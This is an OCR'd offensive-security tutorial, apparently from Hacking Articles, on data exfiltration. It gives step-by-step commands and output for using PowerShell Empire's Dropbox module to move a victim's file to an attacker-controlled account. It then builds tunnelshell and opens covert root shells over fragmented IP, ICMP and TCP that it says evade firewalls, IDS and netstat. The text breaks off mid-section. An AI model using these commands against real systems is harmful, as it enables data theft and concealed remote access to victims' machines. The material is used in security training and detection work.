
iGNITE Technologies

The Art of Data Exfiltration




WWW.HACKINGARTICLES.IN

Table Of Contents

Introduction

Data exfiltration occurs when malware and/or a malicious actor carries out an unauthorized data transfer from a computer. It is also commonly called data extrusion or data exportation. Data exfiltration is also considered a form of data theft. During the past couple of decades, a number of data exfiltration efforts severely damaged the consumer confidence, corporate valuation, and intellectual property of businesses and national security of governments across the world.



Methods of Data Exfiltration

Open Methods:

- HTTP/HTTPS Downloads & Uploads
- FTP
- Email
- Instant Messaging
- P2P filesharing

Concealed Methods:


- SSH
- VPN
- Protocol Tunneling
- Cloud Storage Uploads
- Steganography
- Timing channel

(From Wikipedia)


Data Exfiltration using PowerShell Empire

Generate Token Via Dropbox API

In order to do that, this tool requires a Dropbox API. To get that, first, create an account on Dropbox. Then after creating the account, head to developer tools here. A webpage will open similar to the one shown below. Here we will select the "Dropbox API". Then in the type of access section, we will choose "App folder". Name the app as per choice. Then click on Create App Button to proceed.



This will lead to another webpage as shown below. Here, move on to the O Auth 2 Section, and Generate access token. This will give the Dropbox API required for this particular practical; now copy the generated token.



Data Exfiltration


Now we are going to use Powershell empire for exfiltration, considering we have already compromised the victim machine and we are about to complete our mission by copying data from inside the victim without his knowledge.

As you can observe we have Empire-agent which means I have already spawned shell of victim's machine and Empire has post exploit for data exfiltration where we will use the above token.

```
usemodule exfiltration/exfil_dropbox
set SourceFilePath C:\Users\raj\Desktop\notes.txt
set TargetFilePath /Apps/notes.txt
set ApiKey <API Token>
execute
```

```
(Empire: 586CVTDX) > usemodule exfiltration/exfil_dropbox
(Empire: powershell/exfiltration/exfil_dropbox) > set SourceFilePath C:\Users\raj\Desktop\notes.txt
(Empire: powershell/exfiltration/exfil_dropbox) > set TargetFilePath /Apps/notes.txt
(Empire: powershell/exfiltration/exfil_dropbox) > set ApiKey mMYz3GNRNEA
(Empire: powershell/exfiltration/exfil_dropbox) > execute
[*] Tasked 586CVTDX to run TASK_CMD_WAIT
[*] Agent 586CVTDX tasked with task ID 5
[*] Tasked agent 586CVTDX to run module powershell/exfiltration/exfil_dropbox
(Empire: powershell/exfiltration/exfil_dropbox) > [*] Agent 586CVTDX returned results.
{"name": "notes.txt", "path_lower": "/apps/notes.txt", "path_display": "/Apps/notes.txt", "id": "id:2fZYNu
3Z", "rev": "013000000148369130", "size": 16, "content_hash": "15befe769f8db96a6a509d872eafeef3f7599415c7
[*] Valid results returned by 192.168.1.109
```

As you can observe that I have notes.txt inside /my files which means we have successfully transferred the data from a source location to destination.



Thus, in this way, we have successfully transferred the data from the victim's machine to our dropbox and hence this technique is known as dropbox exfiltration.

Covert Channel: The Hidden Network

What is the covert channel?

The word covert means “hidden or undetectable” and Channel is “communication mode”, hence a covert channel denotes an undetectable network of communication. This makes the transmission virtually undetectable by administrators or users through a secret channel. It’s very essential to know the difference between encrypted communication and covert communication. In covert communication, the data stream is garbled and lasting by an unauthorized party. However, encrypted communications do not hide the fact that there has been a communication by encrypted the data travelling between both endpoints.

Type of covert channel

- **Storage covert Channel:** Communicate by modifying a “storage location”, that would allow the direct or indirect writing of a storage location by one process and the direct or indirect reading of it by another.
- **Timing Covert channels** – Perform operations that affect the “real response time observed” by the receiver.

Note: The well – known Spectre and Meltdown use a system’s page cache as their covert channel for exfiltrating data.
The specter and Meltdown attacks work by tricking your computer into caching privileged memory and through miscalculated speculative execution, a lack of privilege checking in out-of-order execution, and the power of the page cache. Once privileged memory is accessed the processor caches the information and the processor is able to retrieve it from the cache, regardless of whether its privileged information or not.

Covert Channel Attack Using Tunnelshell

It is possible to use almost any protocol to make a covert channel. The huge majority of covert channel research has based on layer 3 (Network) and layer 4 (Transport) protocols such as ICMP, IP and TCP. Layer 7 (Application) protocols such as HTTP and DNS are also frequently used. This mechanism for conveying the information without alerting network firewalls and IDSs and moreover undetectable by netstat.

What is tunnelshell?

Tunnelshell is a program written in C for Linux users that works with a client-server paradigm. The server opens a /bin/sh that clients can access through a virtual tunnel. It works over multiple protocols, including TCP, UDP, ICMP, and RawIP, will work. Moreover, packets can be fragmented to evade firewalls and IDS.
Let's go with practical for more details.

Requirement

- Server (Kali Linux)
- Client (Ubuntu18.04)
- Tool for Covert Channel (Tunnelshell) which you can download from **here**.

Here, I'm assuming we already have a victim's machine session through the c2 server. Now we need to create a hidden communication channel for data exfiltration, therefore, install tunnelshell on both endpoints.
Once you download it, then extract the file and compile it as shown below:

```
tar xvfz tunnelshell_2.3.tgz

make
```

```
root@kali:~/Downloads/tunnelshell_2.3# tar xvfz tunnelshell_2.3.tgz
./
./Makefile
./tunnel.c
./common.h
./common_tcp.c
./TODO
./VERSION
./tunneld.c
./common.c
./README
./common_frag.c
./common_udp.c
./common_icmp.c
./common_ip.c
root@kali:~/Downloads/tunnelshell_2.3# make
gcc -o tunnel.o -c tunnel.c -DVERSION=\"2.3\"
gcc -o tunneld.o -c tunneld.c -DVERSION=\"2.3\"
gcc -o common_frag.o -c common_frag.c
gcc -o common_tcp.o -c common_tcp.c
gcc -o common_udp.o -c common_udp.c
gcc -o common_icmp.o -c common_icmp.c
gcc -o common_ip.o -c common_ip.c
gcc -o common.o -c common.c
gcc -o tunnel tunnel.o common_tcp.o common_frag.o common_udp.o common_icmp.o common_ip.o common.o
gcc -o tunneld tunneld.o common_tcp.o common_frag.o common_udp.o common_icmp.o common_ip.o common.o
root@kali:~/Downloads/tunnelshell_2.3#
```

Similarly, repeat the same at the other endpoint (victim's machine) and after completion, execute the following command in the terminal to open communication channel for the server (Attacker).

```
sudo ./tunneld
```

By default, it sends fragment packet, which reassembles at the destination to evade from firewall and IDS.

```
aarti@ubuntu:~/Downloads/tunnelshell$ make
gcc -o tunnel.o -c tunnel.c -DVERSION=\"2.3\"
gcc -o tunneld.o -c tunneld.c -DVERSION=\"2.3\"
gcc -o common_frag.o -c common_frag.c
gcc -o common_tcp.o -c common_tcp.c
gcc -o common_udp.o -c common_udp.c
gcc -o common_icmp.o -c common_icmp.c
gcc -o common_ip.o -c common_ip.c
gcc -o common.o -c common.c
gcc -o tunnel tunnel.o common_tcp.o common_frag.o common_udp.o common_icmp.o com
mon_ip.o common.o
gcc -o tunneld tunneld.o common_tcp.o common_frag.o common_udp.o common_icmp.o c
ommon_ip.o common.o
aarti@ubuntu:~/Downloads/tunnelshell$ sudo ./tunneld
```

Now to connect with tunnelshell we need to execute the following command on the server (Attacker's machine) which will establish a covert channel for data exfiltration.

Syntax: ./tunnel -i <session id (0-65535)> -d <delay in sending packets> -s <packet size> -t <tunnel type> -o <protocol> -p <port> -m <ICMP query> -a <ppp interface> <Victim's IP>

```
./tunnel -t frag 10.10.10.2
```

frag: It uses IPv4 fragmented packets to encapsulate data. When some routers and firewalls (like Cisco routers and default Linux installation) receives fragmented packets without headers for the fourth layer, they permit pass it even if they have a rule that denies it. As you can observe that it is successfully connected to 10.10.10.2 and we are to access the shell of the victim's machine.

```
root@kali:~/Downloads/tunnelshell_2.3# ./tunnel -t frag 10.10.10.2

Connecting to 10.10.10.2...done.

pwd
/home/aarti/Downloads/tunnelshell
whoami
root
cd ..
ls
firefox
tunnelshell
```


As I had said, if you will check the network statics using netstat then you will not observe any process ID for tunnelshell.

From the given below image, you can observe that with the help of **ps** command I had checked in process for tunnelshell and then try to check its process id through **netstat**.

```
ps |grep .tunneld

netstat -ano
```

```
aarti@ubuntu:~$ ps |grep .tunneld
aarti@ubuntu:~$ ps -aux | grep .tunneld
root        3619  0.0  0.1  54792  3908 pts/6    S+   09:21   0:00 sudo ./tunneld
root        3620  0.0  0.0   4236   788 pts/6    S+   09:21   0:00 ./tunneld
aarti       3809  0.0  0.0  14224  1088 pts/4    S+   09:40   0:00 grep --color=auto .tunneld
aarti@ubuntu:~$ netstat -ano
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       Timer
tcp        0      0 127.0.1.1:53            0.0.0.0:*               LISTEN      off (0.00/0/0)
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN      off (0.00/0/0)
tcp        0      0 127.0.0.1:631           0.0.0.0:*               LISTEN      off (0.00/0/0)
tcp        0      0 127.0.0.1:5432          0.0.0.0:*               LISTEN      off (0.00/0/0)
tcp        0      0 127.0.0.1:3306          0.0.0.0:*               LISTEN      off (0.00/0/0)
tcp6       0      0 :::80                   :::*                    LISTEN      off (0.00/0/0)
tcp6       0      0 :::22                   :::*                    LISTEN      off (0.00/0/0)
tcp6       0      0 ::1:631                 :::*                    LISTEN      off (0.00/0/0)
udp        0      0 127.0.1.1:53            0.0.0.0:*                           off (0.00/0/0)
udp        0      0 0.0.0.0:68              0.0.0.0:*                           off (0.00/0/0)
udp        0      0 0.0.0.0:68              0.0.0.0:*                           off (0.00/0/0)
udp        0      0 0.0.0.0:50260           0.0.0.0:*                           off (0.00/0/0)
udp        0      0 0.0.0.0:5353            0.0.0.0:*                           off (0.00/0/0)
udp        0      0 0.0.0.0:42494           0.0.0.0:*                           off (0.00/0/0)
udp        0      0 0.0.0.0:33314           0.0.0.0:*                           off (0.00/0/0)
udp        0      0 127.0.0.1:45644         127.0.0.1:45644         ESTABLISHED off (0.00/0/0)
udp        0      0 0.0.0.0:631             0.0.0.0:*                           off (0.00/0/0)
udp6       0      0 :::58300                :::*                                off (0.00/0/0)
udp6       0      0 :::5353                 :::*                                off (0.00/0/0)
raw        0      0 0.0.0.0:255             0.0.0.0:*               7           off (0.00/0/0)
raw6       0      0 :::58                   :::*                    7           off (0.00/0/0)
raw6       0      0 :::58                   :::*                    7           off (0.00/0/0)
Active UNIX domain sockets (servers and established)
Proto RefCnt Flags       Type       State         I-Node   Path
unix  2      [ ACC ]     STREAM     LISTENING     37617    @/tmp/.ICE-unix/3078
unix  2      [ ]         DGRAM                    35929    /run/user/1000/systemd/notify
unix  2      [ ACC ]     STREAM     LISTENING     35930    /run/user/1000/systemd/private
unix  2      [ ACC ]     SEQPACKET  LISTENING     11375    /run/udev/control
unix  2      [ ACC ]     STREAM     LISTENING     35941    /run/user/1000/keyring/control
unix  2      [ ACC ]     STREAM     LISTENING     36241    /run/user/1000/keyring/pkcs11
```

Let's take a look of network traffic generated between 10.10.10.1 (Attacker's IP) and10. 10.10.2 (Victim's IP) using Wireshark. The network flow looks generic between both endpoints, but if it monitors properly, then a network administrator could sniff the data packet. As you can observe that Wireshark has captured the covert traffic and sniff the data that was travelling between two endpoint devices.



Covert ICMP Channel

As we know Ping is the use of ICMP communication that use icmp echo request and icmp echo reply query to establish a connection between two hosts, therefore, execute the below command:

```
sudo ./tunneld -t icmp -m echo-reply, echo
```

```
aarti@ubuntu:~/Downloads/tunnelshell$ sudo ./tunneld -t icmp -m echo-reply,echo
```

Now to connect with tunnelshell we need to execute the following command on the server (Attacker's machine) which will establish a covert channel for data exfiltration.

```
./tunnel -t icmp -m echo-reply,echo 10.10.10.2
```

As you can observe that it is successfully connected to 10.10.10.2 and the attacker is able to access the shell of the victim's machine.

```
root@kali:~/Downloads/tunnelshell_2.3# ./tunnel -t icmp -m echo-reply,echo 10.10.10.2

Connecting to 10.10.10.2...done.

pwd
/home/aarti/Downloads/tunnelshell
whoami
root
```

Again, if you will capture the traffic through Wireshark then you will notice the ICMP echo request and reply packet is being travelled between both endpoints. And if you will try to analysis these packets then you will be able to see what kind of payload is travelling as ICMP data.

ip.addr == 10.10.10.2

o.	Time	Source	Destination	Protocol	Leng	Info
4	0.002362077	10.10.10.1	10.10.10.2	ICMP	94	Echo (ping) reply id=0x03e8, seq=10000/4135, ttl=64
5	4.059112234	10.10.10.1	10.10.10.2	ICMP	59	Echo (ping) request id=0x03e8, seq=10000/4135, ttl=64
6	4.059410004	10.10.10.2	10.10.10.1	ICMP	60	Echo (ping) reply id=0x03e8, seq=10000/4135, ttl=64
7	4.060227928	10.10.10.2	10.10.10.1	ICMP	89	Echo (ping) request id=0x03e8, seq=10000/4135, ttl=64
8	4.060251817	10.10.10.1	10.10.10.2	ICMP	89	Echo (ping) reply id=0x03e8, seq=10000/4135, ttl=64
13	12.054160101	10.10.10.1	10.10.10.2	ICMP	62	Echo (ping) request id=0x03e8, seq=10000/4135, ttl=64
14	12.054467673	10.10.10.2	10.10.10.1	ICMP	62	Echo (ping) reply id=0x03e8, seq=10000/4135, ttl=64
15	12.056013150	10.10.10.2	10.10.10.1	ICMP	60	Echo (ping) request id=0x03e8, seq=10000/4135, ttl=64
16	12.056069351	10.10.10.1	10.10.10.2	ICMP	60	Echo (ping) reply id=0x03e8, seq=10000/4135, ttl=64

```
Frame 8: 89 bytes on wire (712 bits), 89 bytes captured (712 bits) on interface 0
Ethernet II, Src: Vmware_29:b8:bf (00:0c:29:29:b8:bf), Dst: Vmware_e4:c0:ab (00:0c:29:e4:c0:ab)
Internet Protocol Version 4, Src: 10.10.10.1, Dst: 10.10.10.2
Internet Control Message Protocol
```

```
0000  00 0c 29 e4 c0 ab 00 0c  29 29 b8 bf 08 00 45 00   ··)·····  ))····E·
0010  00 4b 9d ab 00 00 40 01  b4 f0 0a 0a 0a 01 0a 0a   ·K····@·  ········
0020  0a 02 00 00 bb 3b 03 e8  27 10 ff 2f 68 6f 6d 65   ·····;··  '··/home
0030  2f 61 61 72 74 69 2f 44  6f 77 6e 6c 6f 61 64 73   /aarti/D  ownloads
0040  2f 74 75 6e 6e 65 6c 73  68 65 6c 6c 0a 00 00 00   /tunnels  hell····
```

Covert HTTP Channel

It establishes a virtual TCP connection without using three-way handshakes. It doesn't bind any port, so you can use a port already use it by another process, therefore execute the below command:

```
sudo  ./tunneld -t tcp -p 80,2000
```

```
aarti@ubuntu:~/Downloads/tunnelshell$ sudo ./tunneld -t tcp -p 80,2000
```

